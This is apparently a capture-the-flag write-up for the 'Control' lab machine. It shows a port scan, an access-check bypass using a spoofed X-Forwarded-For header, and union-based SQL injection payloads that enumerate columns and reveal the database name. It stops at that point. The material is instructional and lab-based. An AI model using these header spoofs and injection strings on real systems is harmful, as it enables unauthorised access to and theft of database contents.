

**CONTROL**

Step 1: As per usual process, run nmap scan to check for open ports.




We see port 80 (http), 135 (msrpc), 3306 (mysql) are open and we see IIS Server hosted.

So we access port 80 and we see a webpage titled “Fidelity” and tabs like “Login” & “Admin”.



When we click on Login, we are directed to admin.php, but, see a message related to a missing header, so we check the source code for hints.






Here we see an IP & path to SSL certificates. It seems that we have to go through this proxy IP. So we need to add a new header in our request, like X-Forwarded-For. You can read about it here:


<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Forwarded-For>

Step 2: First capture the request to login.php in Burp & add the header as:


X-Forwarded-For: 192.168.4.28



We get a 200 OK response and we are able to access named “search\_products.php”



Step 3: We’ll try SQL injection in search field by entering ‘ (single quote). We get MySQL error…which means we can perform SQLi. To confirm it, we add one more ‘ to the previous one and we don’t see any error.




Now we’ll try to enumerate the number of columns by using the ‘order by’ query.

First we’ll try:

‘ order by 6-- -


Response: No Products Found




But, when we try:

‘ order by 7-- -

Response: 1054 Unknown column ‘7’ in ‘order clause’




Which means 6 columns are present.




For the name of database, we use below query:

‘ union select database(),2,3,4,5,6-- -




This reveals “warehouse” as database name.

